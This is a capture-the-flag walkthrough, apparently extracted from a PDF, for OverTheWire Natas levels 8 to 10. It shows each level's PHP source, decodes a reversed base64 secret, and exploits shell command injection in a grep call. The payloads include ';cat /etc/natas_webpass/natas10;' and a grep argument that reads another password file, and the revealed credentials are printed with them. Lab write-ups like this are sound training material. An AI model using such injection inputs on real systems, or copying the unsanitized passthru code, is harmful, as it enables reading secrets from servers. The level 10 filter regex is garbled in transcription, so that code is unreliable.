


NATAS Level 8: <http://natas8.natas.labs.overthewire.org>

ID: natas8

Password: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

Description: Likely requires understanding encoding/decoding or other forms of data transformation to uncover hidden data.



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
```

Test hex2bin online

Execute hex2bin with this online tool

hex2bin() - Decodes a hexadecimally encoded binary string



Hex2bin Online Tool

[Manual](#)

[Code Examples](#)

Memory usage: 530 MB

\$string =

```
3d3d516343746d4d6d6c315669563362
```

▶ Run code

PHP Version:

8.2.20

Result:

```
==QcCtmMm11ViV3b
```

Input String ?

```
==QcCtmMm11ViV3b
```

Reversed String

```
b3ViV11mMmtCcQ==
```

Test base64_decode online

Execute base64_decode with this online tool

base64_decode() - Decodes data encoded with MIME base64

Base64 Decode Online Tool

[Manual](#)

[Code Examples](#)

\$string =

```
b3ViV11mMmtCcQ==
```

\$strict =

false

▶ Run code

PHP Version:

8.2.20

Result:

```
oubwYf2kBq
```

NATAS8

Access granted. The password for natas9 is
ZE1ck82lmdGloErhQgWND6j2Wzz6b6t

Input secret:

[View sourcecode](#)



NATAS Level 9: <http://natas9.natas.labs.overthewire.org>

ID: natas9

Password: ZE1ck82lmdGloErhQgWND6j2Wzz6b6t


Description: Involves bypassing more sophisticated security measures, potentially through scripting or more advanced web techniques.

NATAS9

Find words containing:

Output:

[View sourcecode](#)



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name="needle"><input type="submit" name="submit" value="Search"><br><br>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```

NATAS9


Find words containing:

Output:

```
dictionary.txt  
index-source.html  
index.php
```

[Run linux commands](#)

[View sourcecode](#)



NATAS9

Find words containing:

Output:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

[View sourcecode](#)

`;cat /etc/natas_webpass/natas10;`



NATAS Level 10: <http://natas10.natas.labs.overthewire.org>

ID: natas10

Password: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

Description: Presents a culmination of the previous lessons, requiring a solid understanding of web security principles and practical application to proceed.

NATAS10

For security reasons, we now filter on certain characters

Find words containing:

Output:

[View sourcecode](#)



Output:

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&|\'|\'',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>
```

NATAS10

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:U3ddqK1pTu6Vlt9UHWAgRZz6sVUZ31EK
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Aprils
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
```

a /etc/natas_webpass/natas11

